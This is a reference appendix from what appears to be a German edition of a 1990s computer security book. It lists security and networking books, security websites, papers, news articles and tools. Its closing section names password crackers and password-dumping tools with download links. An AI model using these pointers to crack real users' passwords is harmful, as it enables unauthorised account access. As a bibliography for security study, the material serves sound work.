The Ultimate Computer Security Survey/Book and Disk. James L. Schaub and Ken D. Jr. Butterworth-Heinemann, 1995. ISBN 0750696923.

The Underground Guide to Computer Security: Slightly Askew Advice on Protecting Your PC and What's on It. Michael Alexander. Addison-Wesley Publishing Co., 1995. ISBN 020148918X.

Understanding Digital Signatures: Establishing Trust over the Internet and Other Networks. Gail L. Grant. McGraw-Hill, 1997. ISBN 0070125546.

UNIX Installation Security and Integrity. David Ferbrache and Gavin Shearer. Prentice Hall, 1993. ISBN 0130153893.

UNIX Security. Miller Freeman. Miller Freeman, 1997. ISBN 0879304715.

Web Commerce Cookbook. Gordon McComb. John Wiley & Sons, 1997. ISBN 0471196630.

Web Psychos, Stalkers, and Pranksters: How to Protect Yourself in Cyberspace. Michael A. Banks. Coriolis Group, 1997. ISBN 1576101371.

Web Security & Commerce. Simson Garfinkel and Gene Spafford. O'Reilly & Associates, 1997. ISBN 1565922697.

Web Security Sourcebook. Avi Rubin, Daniel Geer, and Marcus J. Ranum. John Wiley & Sons, 1997. ISBN 047118148X.

Web Security: A Step-By-Step Reference Guide. Lincoln D. Stein. Addison-Wesley Pub Co., 1998. ISBN 0201634899.

Who Knows: Safeguarding Your Privacy in a Networked World. Ann Cavoukian and Don Tapscott. Random House, 1996. ISBN 0070633207.

Windows NT Administration: Single Systems to Heterogeneous Networks. Marshall Brain, Shay

Woodard, and Kelly Campbell. Prentice Hall, 1994. ISBN 0131766945.

Windows NT Security Guide. Steve A. Sutton. Addison-Wesley Publishing Co., 1996. ISBN 0201419696.

Windows NT Security Handbook. Tom Sheldon. Osborne McGraw-Hill, 1996. ISBN 0078822408.

Windows NT Security: A Practical Guide to Securing Windows NT Servers and Workstations. Charles B. Rutstein. McGraw-Hill, 1997. ISBN 0070578338.

Windows NT Server 4 Security Handbook. Lee Hadfield, Dave Hatter, and Dave Bixler. Que, 1997. ISBN 078971213X.

Windows NT Server and UNIX: Administration, Co-Existence, Integration and Migration. G. Robert Williams and Ellen Beck Gardner. Addison-Wesley Publishing Company, 1998. ISBN 0201185369.

Windows NT User Administration. Ashley J. Meggitt and Timothy D. Ritchey. O'Reilly & Associates, 1997. ISBN 1565923014. (Deutsch: Windows-NT-Benutzer-Administration, ISBN 3897211114).

WWW Security: How to Build a Secure World Wide Web Connection. Robert S. MacGregor, Alberto Aresi, and Andreas Siegert. Prentice Hall, 1996. ISBN 0136124097.

A.1.1 TCP/IP

Cisco TCP/IP Routing Professional Reference. Chris Lewis. McGraw-Hill, 1997. ISBN 0070410887.

Demystifying TCP/IP. Paul Schlieve. Wordware Publishing, 1997. ISBN 1556225393.

Designing TCP/IP Internetworks. Geoff Bennett. John Wiley & Sons, 1997. ISBN 0471286435.

The Essential Guide to TCP/IP Commands. Martin R. Arick. John Wiley & Sons, 1996. ISBN 0471125695.

A Guide to the TCP/IP Protocol Suite. Floyd Wilder and Vinton G. Cerf. Artech House, 1993. ISBN 0890066930.

Hands-On TCP/IP. Paul Simoneau. McGraw-Hill, 1997. ISBN 0079126405.

High-Speed Networks: TCP/IP and Atm Design Principles. William Stallings. Prentice Hall, 1997. ISBN 0135259657.

Illustrated TCP/IP. Matt Naugle and Matthew G. Naugle. John Wiley & Sons, 1998. ISBN 0471196568.

Implementing Ipv6: Migrating to the Next Generation Internet Protocol. Mark A. Miller. IDG Books, 1998. ISBN 1558515798.

Inside TCP/IP. Karanjit S. Siyan, Ph. D., Nancy Hawkins, and Joern Wettern. New Riders, 1997. ISBN 1562057146.

Integrating TCP/IP into SNA. Ed Taylor. Wordware Publishing, 1993. ISBN 1556223404.

Internet and TCP/IP Network Security. Uday O. Pabrai and Vijay K. Gurbani. McGraw-Hill, 1996. ISBN

0070482152.

Internetworking with Netware TCP/IP. Karanjit S. Siyan, Ph. D., Peter Kuo, and Peter Rybaczyk. New Riders, 1996. ISBN 1562055585.

Internetworking with TCP/IP: Client-Server Programming and Applications. Douglas E. Comer and David L. Stevens. Prentice Hall, 1997. ISBN 0138487146.

Internetworking With TCP/IP: Principles, Protocols, and Architecture. Douglas E. Comer. Prentice Hall, 1995. ISBN 0132169878.

An Introduction to TCP/IP. John Davidson. Springer Verlag, 1998. ISBN 038796651X.

IPNG and the TCP/IP Protocols: Implementing the Next Generation Internet. Stephen Thomas. John Wiley & Sons, 1996. ISBN 0471130885.

IPV6: The New Internet Protocol. Christian Huitema. Prentice Hall, 1996. ISBN 013241936X.

Mastering TCP/IP for NT Server. Mark Minasi, Todd Lammle, and Monica Lammle. Sybex, 1997. ISBN 0782121233.

MCSE: TCP/IP for NT Server 4 Study Guide. Todd Lammle, Monica Lammle, and James Chellis. Sybex, 1997. ISBN 078212173X.

Networking Personal Computers with TCP/IP. Craig Hunt. O'Reilly & Associates, 1995. ISBN 1565921232. (Deutsch: TCP/IP Netzanbindung von PCs, ISBN 3930673282.)

Networking with Microsoft TCP/IP. Drew Heywood. New Riders, 1997. ISBN 1562057138.

Novell's Guide to TCP/IP and Intranetware. Drew Heywood. IDG Books, 1997. ISBN 0764545329.

Sams Teach Yourself TCP/IP in 14 Days. Timothy Parker. Sams Publishing, 1996. ISBN 0672308851.

TCP/IP Networking Protocol. Lynne G. Jolitz. Peer to Peer Communications, 1998. ISBN 1573980072.

TCP/IP: A Survival Guide. Frank Derfler and Steve Rigney. IDG Books, 1997. ISBN 1558285644.

TCP/IP: Running a Successful Network. Kevin Washburn and Jim Evans. Addison-Wesley Publishing Co., 1996. ISBN 0201877112.

TCP/IP Administration. Craig Zacker. IDG Books, 1998. ISBN 0764531581.

TCP/IP and Related Protocols. Uyless Black. McGraw-Hill, 1995. ISBN 0070055602.

TCP/IP and the AS/400. Dan Riehl and Mike Ryan. Duke Communications, 1998. ISBN 1882419723.

TCP/IP Applications and Protocols. Walter Goralski. Computer Technology Research Corporation, 1995. ISBN 1566079519.

TCP/IP Clearly Explained. Pete Loshin. Ap Professional, 1997. ISBN 0124558356.

TCP/IP Complete. Ed Taylor. McGraw-Hill, 1998. ISBN 0070634009.

TCP/IP for Dummies. Candace Leiden and Marshall Wilensky. IDG Books, 1997. ISBN 0764500635.

TCP/IP for NT Server 4. Sybex. Sybex, 1998. ISBN 0782123074.

TCP/IP Network Administration. Craig Hunt. O'Reilly & Associates, 1998. ISBN 1565923227. (Deutsch: TCP/IP-Netzwerk-Administration, ISBN 3897211106.)

TCP/IP Networking: Architecture, Administration, and Programming. James Martin and Joe Leben. Prentice Hall, 1994. ISBN 0136422322.

TCP/IP Tutorial and Technical Overview. Eamon Murphy, Steve Hayes, and Mathias Enders. Prentice Hall, 1995. ISBN 0134608585.

TCP/IP Unleashed. Timothy Parker. Sams Publishing, 1998. ISBN 0672311127.

Using TCP/IP. Joern Wettern and Nancy Hawkins. Que, 1997. ISBN 0789713624.

A.1.2 NetWare

A Guide to NetWare for UNIX. Cathy Gunn. Prentice Hall, 1995. ISBN 0133007162.

Bulletproofing Netware: Solving the 175 Most Common Problems Before They Happen. Mark Wilkins, Glenn E. Weadock, and K. Weadock Wilkins. McGraw-Hill, 1997. ISBN 0070676216.

CNA Study Guide for Intranetware. Michael Moncur and James Chellis. Sybex, 1997. ISBN 0782120989.

The Complete Guide to NetWare 4.1. James E. Gaskin. Sybex, 1995. ISBN 078211500A.

Learning Netware 4.1. Guy Yost and John Preston. Que, 1997. ISBN 1575760525.

Managing Small Netware 4.11 Networks. Doug Jones. Sybex, 1997. ISBN 0782119638.

NetWare 4 Made Easy. Taha. Prentice Hall, 1998. ISBN 0132449633.

NetWare 4.X. John Preston. Que, 1997. ISBN 1575763826.

NetWare Professional's Toolkit. Gary Araki. Advice Press, 1998. ISBN 1889671118.

The NetWare to Internet Connection. Morgan Stern. Sybex, 1996. ISBN 0782117066.

NetWare to Internet Gateways. James E. Gaskin. Prentice Hall, 1996. ISBN 0135217741.

NetWare to Windows NT Complete: Integration and Migration. Arnold Villeneuve and Wayne McKinnon. McGraw-Hill, 1998. ISBN 0079131719.

NetWare Web Development. Peter Kuo. Sams Publishing, 1996. ISBN 1575211886.

Novell's Guide to Creating Intranetware Intranets. Karanjit S. Siyan. IDG Books, 1997. ISBN 0764545310.

Novell's Guide to Integrating NetWare and TCP/IP. Drew Heywood. Novell Press/IDG Books, 1996. ISBN: 1568848188.

Novell's Guide to NetWare LAN Analysis. Dan E. Hakes and Laura Chappell. Sybex, 1994. ISBN

0782111432.

Novell's Guide to Performance Tuning Netware. Jeffrey F. Hughes and Blair W. Thomas. IDG Books, 1998. ISBN 0764545264.

Novell Intranetware Professional Reference. Karanjit Siyan, Joshua Ball, Jason Ehrhart, and Jim Henderson. New Riders, 1997. ISBN 1562057294.

Routing in Today's Internetworks: The Routing Protocols of Ip, Decnet, Netware, and Appletalk. Mark Dickie. John Wiley & Sons, 1997. ISBN 0471286206.

B

Wie Sie an weitere Informationen gelangen

In diesem Anhang werden einige der Quellen aufgeführt, die ich für dieses Buch verwendet habe, sowie einige Sites (bzw. Dokumente), die Ihnen helfen können, die Sicherheit besser zu verstehen.

B.1 Offizielle Informationsquellen

Die folgende Liste von Informationsquellen enthält Veröffentlichungen und Tools. Die meisten von ihnen stammen von Personen, die im Bereich der Sicherheit tätig sind.

B.1.1 Sites im WWW

General Accounting Office: Information Security: Computer Attacks at Department of Defense Pose Increasing Risks. Ein Bericht über Angriffe auf Sites des US-Verteidigungsministeriums.

http://www.epic.org/security/GAO_OMB_security.html

The Evaluated Products List (EPL). Dies ist eine Liste von Produkten, die basierend auf den DoD-Richtlinien nach ihrer Sicherheit eingestuft worden sind.

http://www.radium.ncsc.mil/tpep/epl/epl-by-class.html

InterNIC (the Network Information Center). InterNIC bietet umfassende Datenbanken mit Netzwerkinformationen an. Diese Datenbanken enthalten den größten Teil des gesammelten Wissens zum Internet. Am interessantesten ist die Datenbank mit RFC-Dokumenten.

http://rs.internic.net/

The Rand Corporation. Diese Site enthält verschiedene Sicherheitsressourcen sowie spannende, ältere Dokumente über den Aufbau des Internet.

http://www.rand.org/publications/electronic/

Connected: An Internet Encyclopedia. Dies ist eine unglaublich gute Online-Quelle von RFC-Dokumenten und verwandten Informationen, sorgfältig in das HTML-Format übertragen.

http://www.freesoft.org/Connected/RFC/826/

The Computer Emergency Response Team (CERT). CERT ist eine Organisation, die Sites dabei hilft, auf Verletzungen der Netzwerksicherheit, Einbrüche u.ä. zu reagieren. Eine sehr gute Informationsquelle, besonders zu Sicherheitslücken.

http://www.cert.org/

Dan Farmer: Security Survey of Key Internet Hosts and Various Semi-Relevant Reflections**.** Eine fantastische, unabhängige Studie, die von einem der Autoren des inzwischen berühmten Programms SATAN durchgeführt wurde. Die Untersuchung befaßte sich mit ca. 2.200 Sites, und die Resultate sind wirklich beunruhigend.

http://www.trouble.org/survey/

U.S. Department of Energy's Computer Incident Advisory Capability (CIAC). CIAC stellt dem U.S. Department of Energy Sicherheitsdienstleistungen zur Verfügung, aber die Site ist auch für die Öffentlichkeit zugänglich. Sie finden dort viele Tools und Dokumente.

http://ciac.llnl.gov/

The National Computer Security Association. Diese Site enthält eine Menge wertvolle Sicherheitsinformationen, einschließlich Berichte, Arbeiten, Advisories sowie Analysen verschiedener Produkte und Techniken zur Computersicherheit.

http://www.ncsa.com/

Short Courses in Information Systems Security at George Mason University. Diese Site enthält Informationen über Kurse zum Thema Computersicherheit. Außerdem finden Sie hier Links zu einer umfassenden Bibliographie von Dokumenten, die sich mit der Sicherheit beschäftigen.

http://www.isse.gmu.edu:80/~gmuisi/

NCSA RECON. Dies ist die Site der Spezialabteilung der National Computer Security Association. Sie bietet einen Dienst an, mit dem man Tausende heruntergeladener Nachrichten durchsuchen kann, die Hacker und Cracker in Mailboxen und dem Internet ausgetauscht haben. Diese kommerzielle Site ist eine unglaublich gute Informationsquelle zur Sicherheit.

http://www.isrecon.ncsa.com/dox/FAQ/ISRFAQ.htm

Lucent Technologies. Diese Site enthält Informationen zu Kursen über Sicherheit, die von Leuten angeboten werden, die wirklich etwas von Sicherheit verstehen.

http://www.attsa.com/

Massachusetts Institute of Technology Distribution Site of Pretty Good Privacy (PGP) for U.S. Residents. PGP bietet die derzeit beste frei erhältliche Verschlüsselungsmethode.

http://web.mit.edu/network/pgp.html

The Anonymous Remailer FAQ. Dieses Dokument behandelt alle Aspekte zu Tools und Techniken für

Remailer.

http://www.well.com/user/abacard/remail.html

The Anonymous Remailer List. Eine umfassende, sich häufig ändernde Liste anonymer Remailer.

http://www.cs.berkeley.edu/~raph/remailer-list.html

Purdue University COAST Archive. Eine der umfassenderen Sicherheits-Sites, die viele für die Sicherheitsgemeinde sehr interessante Tools und Dokumente enthält.

http://www.cs.purdue.edu//coast/archive

Raptor Systems. Der Hersteller eines der besseren Firewall-Produkte hat eine gute Sicherheitsbibliothek zusammengestellt.

http://www.raptor.com/lib/index.html

The Risks Forum. Dies ist eine moderierte Sammlung von Beiträgen zu Sicherheits- und anderen Risiken der Computerbenutzung. Diese großartige Quelle ist mit einer Suchfunktion versehen. Damit können Sie sich ansehen, was Internet-Sicherheitsexperten zu sagen haben.

http://catless.ncl.ac.uk/Risks/

Forum of Incident Response and Security Teams (FIRST). FIRST ist ein Konglomerat von vielen Organisationen, die Maßnahmen zur Verbesserung der Internet-Sicherheit ergreifen. Ein guter Ausgangspunkt für die Suche nach weiteren Quellen.

http://www.first.org/

The CIAC Virus Database. Die ultimative Virendatenbank im Internet. Eine gute Quelle, um mehr über Viren zu erfahren, die Ihre Plattform gefährden könnten.

http://ciac.llnl.gov/ciac/CIACVirusDatabase.html

Information Warfare and Information Security on the Web. Eine umfassende Liste von Links und weiteren Informationsquellen zum Informationskrieg im Internet.

http://www.fas.org/irp/wwwinfo.html

Criminal Justice Studies of the Law Faculty of University of Leeds, The United Kingdom. Diese Site enthält interessante Informationen zu Verschlüsselung und Bürgerrechten.

http://www.leeds.ac.uk/law/pgs/yaman/cryptog.htm

Federal Information Processing Standards Publication Documents **(Government Guidelines).** Das National Institute of Standards and Technology informiert über DES-Verschlüsselung und verwandte Technologien.

http://csrc.nist.gov/fips/fips46-2.txt

Wordlists Available at NCSA and Elsewhere. Diese Site kann man zum Testen der Stärke (oder zum

Knacken) von Paßwörtern verwenden.

http://sdg.ncsa.uiuc.edu/~mag/Misc/Wordlists.html

Department of Defense Password Management Guideline. Eine Abhandlung über Paßwortsicherheit in klassifizierten Umgebungen.

http://www.alw.nih.gov/Security/FIRST/papers/password/dodpwman.txt

Dr. Solomon's. Diese Seite enthält eine Menge Informationen über Viren. Ein absolutes Muß für jeden, der sich mit Viren beschäftigt.

http://www.drsolomon.com/

The Seven Locks Server. Eine eklektische Sammlung von Sicherheitsinformationen. Sie enthält eine Menge Dokumente, die man nirgendwo anders finden kann!

http://www.sevenlocks.com/

S/Key Informational Page. Diese Site bietet Informationen zu S/Key und der Verwendung von Einmalpaßwörtern zur Authentifizierung.

http://medg.lcs.mit.edu/people/wwinston/skey-overview.html

A Page Devoted to ATP, the »Anti-Tampering Program«. In mancher Hinsicht ähnelt ATP Tripwire oder Hobgoblin.

http://www.cryptonet.it/docs/atp.html

Bugtraq Archive. Ein Archiv der populären Mailing-Liste Bugtraq, einer der verläßlichsten Quellen für aktuelle Berichte über neu entdeckte Sicherheitslücken bei Unix (und manchmal auch anderen Betriebssystemen).

http://geek-girl.com/bugtraq/

Wang Federal. Dieses Unternehmen entwickelt hochwertige Sicherheitsbetriebssysteme und andere Sicherheitslösungen. Es ist führend im Bereich der TEMPEST-Technologie.

http://www.wangfed.com/

The Center for Secure Information Systems. Diese Site der George Mason University enthält einige unglaublich gute Arbeiten. Die hier genannte URL führt Sie direkt auf die Seite mit den Veröffentlichungen, aber Sie sollten sich unbedingt die ganze Site ansehen.

http://www.isse.gmu.edu/~csis/publication.html

SRI International. Diese Site bietet einige sehr anspruchsvolle technische Informationen. Sie müssen allerdings zumindest ein flüchtiges Hintergrundwissen über Sicherheit haben, um wenigstens einige der Konzepte begreifen zu können.

http://www.sri.com/

The Security Reference Index. Diese von telstra.com unterhaltene Site bietet eine umfassende Liste von Links zu vielen Informationsquellen zum Thema Sicherheit.

http://www.telstra.com.au/info/security.html

Wietse Venema's Tools Page. Diese Seite von Wietse Venema (Co-Autor von SATAN und Autor von TCP_Wrapper und vielen anderen Sicherheits-Tools) enthält viele Dokumente, Tools und allgemeine Informationen. Ihr Besuch ist für jeden Unix-Administrator obligatorisch.

ftp://ftp.win.tue.nl/pub/security/index.html

B.1.2 Berichte und Veröffentlichungen

United States. Congress. House. Committee on Science, Space, and Technology. Subcommittee on Science. Internet Security: Hearing Before the Subcommittee on Science of the Committee on Science, Space, and Technology. U.S. House of Representatives, One Hundred Third Congress, second session, March 22, 1994. Washington. U.S. G.P.O. Erhältlich über U.S. G.P.O., Supt. of Docs., Congressional Sales Office. 1994.

Allgemein

A Guide to Understanding Discretionary Access Control in Trusted Systems. Technical Report NCSC-TG-003, National Computer Security Center. 1987.

A Model of Atomicity for Multilevel Transactions. 1993 IEEE Computer Society Symposium on Research in Security and Privacy; 24. Mai 1993; Oakland, California. Blaustein, Barbara T., Sushil Jajodia, Catherine D. McCollum und LouAnna Notargiacomo (MITRE). USA: IEEE Computer Society Press. 1993. ISBN: 0-8186-3370-0.

Authentication and Discretionary Access Control. Karger, Paul A. *Computers & Security*, Number 5, S. 314-324. 1986.

Beyond the Pale of MAC and DAC - Defining New Forms of Access Control. Catherine J. McCollum, Judith R. Messing und LouAnna Notargiacomo. *SympSecPr*, S. 190-200, IEEECSP. Mai 1990.

Computer Security: Hackers Penetrate DoD Computer Systems. Testimony before the Subcommittee on Government Information and Regulation, Committee on Government Affairs. United States Senate, Washington D.C., November 1991.

Extended Discretionary Access Controls. S. T. Vinter. *SympSecPr*, S. 39-49, IEEECSP, April 1988.

Network Security: Protocol Reference Model and The Trusted Computer System Evaluation Criteria. M. D. Abrams und A. B. Jeng. *IEEE Network*, 1(2), S. 24-33. April 1987.

Secure Networking at Sun Microsystems Inc. Katherine P. Addison und John J. Sancho. 11th NCSC; 1988. Baltimore. USA: NBS/NCSC: S. 212-218.

STRAWMAN Trusted Network Interpretation Environments Guideline. Marshall Abrams, Martin W. Schwartz und Samuel I. Schaen (MITRE). 11th NCSC; Baltimore. USA: NBS/ NCSC: S. 194-200. 17. Okt. 1988.

Java

Briki: A Flexible Java Compiler. Michael Cierniak und Wei Li. TR 621, URCSD. Mai 1996.

ftp://ftp.cs.rochester.edu/pub/papers/systems/ 96.tr621.Briki_a_flexible_java_compiler.ps.gz

The Ultimate Java Archive.

http://www.developer.com/directories/pages/dir.java.html

H-38a: Internet Explorer 3.x Vulnerabilities. CIAC Bulletin. 10. März 1997.

http://www.ciac.org/ciac/bulletins/h-38a.shtml

Internet Java & ActiveX Advisor. Journal.

http://www.advisor.com/

Javaworld. Journal.

http://www.javaworld.com/

Java & HotJava: Waking Up the Web. Sean González. *PC Magazine*. Oktober 1995.

http://www.zdnet.com/~pcmag/issues/1418/pcm00085.htm

Java as an Intermediate Language. Technical Report, School of Computer Science, Carnegie Mellon University, Number CMU-CS-96-161. August 1996.

http://www.cs.cmu.edu/afs/cs.cmu.edu/project/scandal/public/papers/CMU-CS-96- 161.ps.Z

Java Developer's Journal.

http://www.javadevelopersjournal.com/java/

Java Security: From HotJava to Netscape and Beyond. Drew Dean, Edward W. Felten und Dan S. Wallach. 1996 IEEE Symposium on Security and Privacy, Oakland, CA. Mai 1996.

Java: The Inside Story. Michael O'Connell. *Sunworld Online*, Volume 07, Juli 1995.

http://www.sun.com/sunworldonline/swol-07-1995/swol-07-java.html

MIME Encapsulation of Aggregate Applet Objects **(Mapplet).** A. Bahreman, J. Galvin und R. Narayanaswamy.

http://src.doc.ic.ac.uk/computing/internet/internet-drafts/draft-bahreman-mapplet- spec-00.txt.Z

NetProf: Network-Based High-Level Profiling of Java Bytecode. Srinivasan Parthasarathy, Michael Cierniak und Wei Li. TR 622, URCSD. Mai 1996.

ftp://ftp.cs.rochester.edu/pub/papers/systems/96.tr622.NetProf_network-based_high-level_profiling_of_java_bytecode.ps.gz

Datenbanken und Sicherheit

A Personal View of DBMS Security in Database Security: Status and Prospects. F. Manola. C. E. Landwehr (Hrsg.), Elsevier Science Publishers B.V., North Holland, 1988. GTE Labs. Dezember 1987.

A Policy Framework for Multilevel Relational Databases. Xiaolei Qian und Teresa F. Lunt. SRI-CSL-94-12. August 1994.

A Secure Concurrency Control Protocol for Real-Time Databases. R. Mukkamala, Old Dominion University und S. H. Son, University of Virginia. IFIP WG 11.3 Working Conference on Database Security, Rensselaerville, New York. 13.-16. August 1995.

A Security Model for Military Message System. C. E. Landwehr, C. L Heitmeyer und J. McLean. ACM Transactions on Computer Systems, 2(3), August 1984.

Access Control: Principles and Practice. R. S. Sandhu und P. Saramati. *IEEE Communications* , S. 2-10. 1994.

An Extended Authorization Model for Relational Databases. E. Bertino, P. Samarati und S. Jajodia. IEEE Transactions on Knowledge and Data Engineering, Volume 9, Number 1, S. 85-101. 1997.

http://www.isse.gmu.edu/~csis/publications/ieee-97.ps

Authorizations in Relational Database Management Systems. E. Bertino, S. Jajodia und P. Saramati. ACM Conference on Computer and Communications Security, Fairfax, VA (1993). S. 130-139.

Ensuring Atomicity of Multilevel Transactions. P. Ammann, S. Jajodia und I. Ray. IEEE Symposium on Research in Security and Privacy. Oakland, CA. S. 74-84. Mai 1996.

http://www.isse.gmu.edu/~csis/publications/oklnd96-indrksi.ps

Formal Query Languages for Secure Relational Databases. M. Winslett, K. Smitth und X. Qian. ACM TODS, 19(4):626-662. 1994.

Honest Databases That Can Keep Secrets. R. S. Sandhu und S. Jajjodia, NCSC.

http://www.list.gmu.edu/confrnc/ncsc/ps_ver/b91poly.ps

Locking Protocol for Multilevel Secure Databases Providing Support for Long Transactions. S. Pal, Pennsylvania State University. IFIP WG 11.3 Working Conference on Database Security, Rensselaerville, New York. 13.-16. August 1995.

Messages, Communications, Information Security: Protecting the User from the Data. J. E. Dobson and M. J. Martin, University of Newcastle. IFIP WG 11.3 Working Conference on Database Security, Rensselaerville, New York. 13.-16. August 1995.

Microsoft Access 2.0 Security. Tom Lucas. *PC Solutions*.

http://www.pc-solutionsinc.com/lucasec.html

Multilevel Security for Knowledge Based Systems. Thomas D. Garvey und Teresa F. Lunt. Stanford

Research Institute, SRI-CSL-91-01. Februar 1991.

On Distributed Communications: IX. Security, Secrecy and Tamper-Free Considerations. P. Baran. Technical Report, The Rand Corp. Number RM-376. August 1964.

Role-Based Access Controls. D. F. Ferraiolo and R. Kuhn. NIST-NCSC National Computer Security Conference, Baltimore, MD (1993). S. 554-563.

Symposium on the Global Information Infrastructure: Information, Policy and International Infrastructure. Paul A. Strassmann, U.S. Military Academy West Point und Senior Advisor, SAIC; William Marlow, Senior Vice President, SAIC. 28.-30. Januar 1996.

The Microsoft Internet Security Framework (MISF) Technology for Secure Communication, Access Control, and Commerce. 1997 Microsoft Corporation.

http://www-ms.eunet.ro/workshop/prog/security/swpintro.htm

Trusted Database Management System. NCSC-TG-021. Trusted Database Management System Interpretation. Chief, Technical Guidelines Division. ATTN: C11 National Computer Security Center Ft. George G. Meade, MD 20755-6000. April 1991.

Why Safeguard Information? Computer Audit Update, Elsevier Advanced Technology. Abo Akademi University, Institute for Advanced Management Systems Research, Turku Centre for Computer Science. Thomas Finne. 1996.

http://www.tucs.abo.fi/publications/techreports/TR38.html

Artikel

»Accountability Is Key to Democracy in the Online World.« Walter S. Mossberg. *The Wall Street Journal*. Donnerstag, 26. Januar 1995.

»ActiveX Used as Hacking Tool.« N. Wingfield. *CNET News*. 7. Februar 1997.

http://www.news.com/News/Item/0,4,7761,4000.html?latest

»Alleged Computer Stalker Ordered Off Internet.« Stevan Rosenlind. McClatchy News Service. 26. Juli 1995.

»Billions and Billions of Bugs.« Peter Galvin. *SunworldOnline*.

http://www.sun.com/sunworldonline/swol-03-1996/swol-03-security.html

»Breaches From Inside Are Common.« *Infosecurity News*. Januar/Februar 1997.

»CYBERWAR IS COMING!« John Arquilla und David Ronfeldt. International Policy Department, Rand Corporation. Taylor & Francis. ISBN: 0149-5933-93. 1993.

»FBI Investigates Hacker Attack at World Lynx.« B. Violino. *InformationWeek Online*. 12. November 1996.

http://techweb.cmp.com/iw/newsflash/nf605/1112_st2.htm

»Gang War in Cyberspace.« M. Slatalla und J. Quitner. *Wired*, Volume 2, Number 12. Dezember 1994.

http://www.hotwired.com/wired/2.12/features/hacker.html

»KC Wrestles With Equipment Theft Problem.« Timothy Heider. *Kansas City Star*. 17. Februar 1997.

http://www.isecure.com/newslet.htm

»Network Security Throughout the Ages.« Jeff Breidenbach. Switzerland (Project MAC) Association. MIT Project on Mathematics and Computation. 1994.

»New York's Panix Service Is Crippled by Hacker Attack.« Robert E. Calem. *The New York Times*. 14. September 1996.

»Pentagon Web Sites Closed After Visit from Hacker.« Nando.net News Service. 30. Dezember 1996.

http://www.nando.net/newsroom/ntn/info/123096/info1_29951.html

»Post Office Announces Secure E-Mail.« *Boot*. März 1997.

»Secure Your Data: Web Site Attacks On The Rise!« Stewart S. Miller. *Information Week*. 29. January 1996.

»Security Is Lost in Cyberspace.« *News & Observer*. 21. Februar 1995.

http://www.nando.net/newsroom/ntn/info/other/02219540865.html

»Statement before Senate Subcommittee on Governmental Operations.« John Deutch, Director, CIA. 25. Juni 1996.

»Student's Expulsion Over E-Mail Use Raises Concern.« Amy Harmon. *Los Angeles Times*. 15. November 1995.

http://www.caltech.edu/~media/times.html

»The First Internet War; The State of Nature and the First Internet War: Scientology, its Critics, Anarchy, and Law in Cyberspace.« David G. Post. *Reason Magazine*. April 1996.

http://www.cli.org/DPost/X0003_ARTICLE4.html

»The Paradox of the Secrecy About Secrecy: The Assumption of A Clear Dichotomy Between Classified and Unclassified Subject Matter.« Paul Baran. MEMORANDUM RM-3765-PR; On Distributed Communications: IX Security, Secrecy, and Tamper-Free Considerations. Rand Corporation. August 1964.

»U.S. Files Appeal in Dismissed Baker Case.« Zachary M. Raimi. *The Michigan Daily*. 22. November 1995.

»What's the Plan? Get a Grip on Improving Security Through a Security Plan.« Peter Galvin. *SunWorld Online*. September 1995.

http://www.sun.com/sunworldonline/swol-09-1995/swol-09-security.html

»Windows NT Security Questioned: Experts Say Hackers Could Gain Entry to System.« Stuart J. Johnston. CMP Media, *Techweb*.

http://techweb.cmp.com/iw/610/10iunt.htm

http://www.informationweek.com/

Tools

Einige dieser Tools wurden von Mitgliedern der legitimen Sicherheitsgemeinde geschrieben. Andere stammen von Amateur-Hackern und -Crackern.

Windows

Cetus StormWindows: http://www.cetussoft.com/

ConfigSafe 95: http://www.toolsthatwork.com/csafe95.htm

DECROS Security Card: http://www.decros.cz/

Desktop Surveillance 97: http://www.omniquad.com/

FutureLock: http://www.nerdsunlimited.com/

HD95Protect: http://www.geocities.com/SiliconValley/Lakes/8753/

Secure4U: http://www.acrmain.com/index.html

StopLock 95: http://www.pcsl.com/

Windows Task-Lock: http://posum.com/

Windows NT

Administrator Assistant Tool Kit: http://www.ntsecurity.com/

FileAdmin: http://www.ntsecurity.com/

Kane Security Analyst: http://www.intrusion.com/

NetXRay Analyzer: http://www.cinco.com/

NT Crack: http://www.secnet.com/

NT Locksmith: http://www.winternals.com/

NTFSDOS: http://www.winternals.com/

NTHandle: http://www.ntinternals.com/

NTRecover: http://www.winternals.com/

NTUndelete: http://www.winternals.com/

PC Firewall: http://www.nai.com/

PWDUMP: ftp://samba.anu.edu.au/pub/samba/pwdump/pwdump.c

RedButton: http://www.ntsecurity.com/

RegAdmin: http://www.ntsecurity.com/

ScanNT Plus: http://www.ntsecurity.com/

Somarsoft DumpAcl: http://www.somarsoft.com/

DumpEvt: http://www.somarsoft.com/

DumpReg: http://www.somarsoft.com/

Somarsoft RegEdit: http://www.somarsoft.com/

Virtuosity: http://www.ntsecurity.com/

Sicherheits-Tools für den Macintosh

EtherPeek: http://www.aggroup.com/

InterMapper: http://www.dartmouth.edu/netsoftware/intermapper/

Netlock: http://www.interlink.com/

MacRadius: http://www.cyno.com/

Network Security Guard: http://www.mrmac.com/

Network Scout: http://www.mrmac.com/

Timbuktu Pro: http://www.netopia.com/

Empower: http://www.magna1.com/

KeysOff: http://www.blueglobe.com/~cliffmcc/MacSoftware.html

Password Key: http://www.cp3.com/

Secure-It Locks: http://secure-it.com/

Paßwortknacker

Crack: Knackt Unix-Paßwörter auf der Unix-Plattform.

ftp://ftp.cert.org/pub/tools/crack/crack5.0.tar.gz

Crack-Dokumentation:

http://www.parkline.ru/Library/html-KOI/SECURITY/crackfaq.txt

CrackerJack: Knackt Unix-Paßwörter auf der Microsoft-Plattform.

http://www.fc.net/phrack/under/misc.html

Qcrack: Knackt Unix-Paßwörter auf DOS, Linux und Windows.

http://tms.netrom.com/~cassidy/crack.htm

John the Ripper: Knackt Unix-Paßwörter auf der DOS- und Linux-Plattform.

http://tms.netrom.com/~cassidy/crack.htm

Pcrack (PerlCrack): Knackt Unix-Paßwörter auf der Unix-Plattform.

http://tms.netrom.com/~cassidy/crack.htm

Hades: Dieser Unix-Paßwortknacker ist überall verfügbar. Suchen Sie nach hades.zip.

Star Cracker: Dieses Utility ist für die DOS4GW-Umgebung. Es knackt Unix-Paßwörter.

http://www.madness.org/pass/starcrak.zip

Killer Cracker: Knackt Unix-Paßwörter auf der Unix-Plattform.

http://www.jabukie.com/Password_Crackerz/djkc95.zip

Hellfire Cracker: Knackt Unix-Paßwörter auf der DOS-Plattform.

http://www.jabukie.com/Password_Crackerz/hc130.zip

XIT: Knackt Unix-Paßwörter auf der DOS-Plattform.

http://www.jabukie.com/Password_Crackerz/xit20.zip

Claymore: Ein allgemeiner Paßwortknacker für Windows.

http://www.jabukie.com/Password_Crackerz/claymore.zip

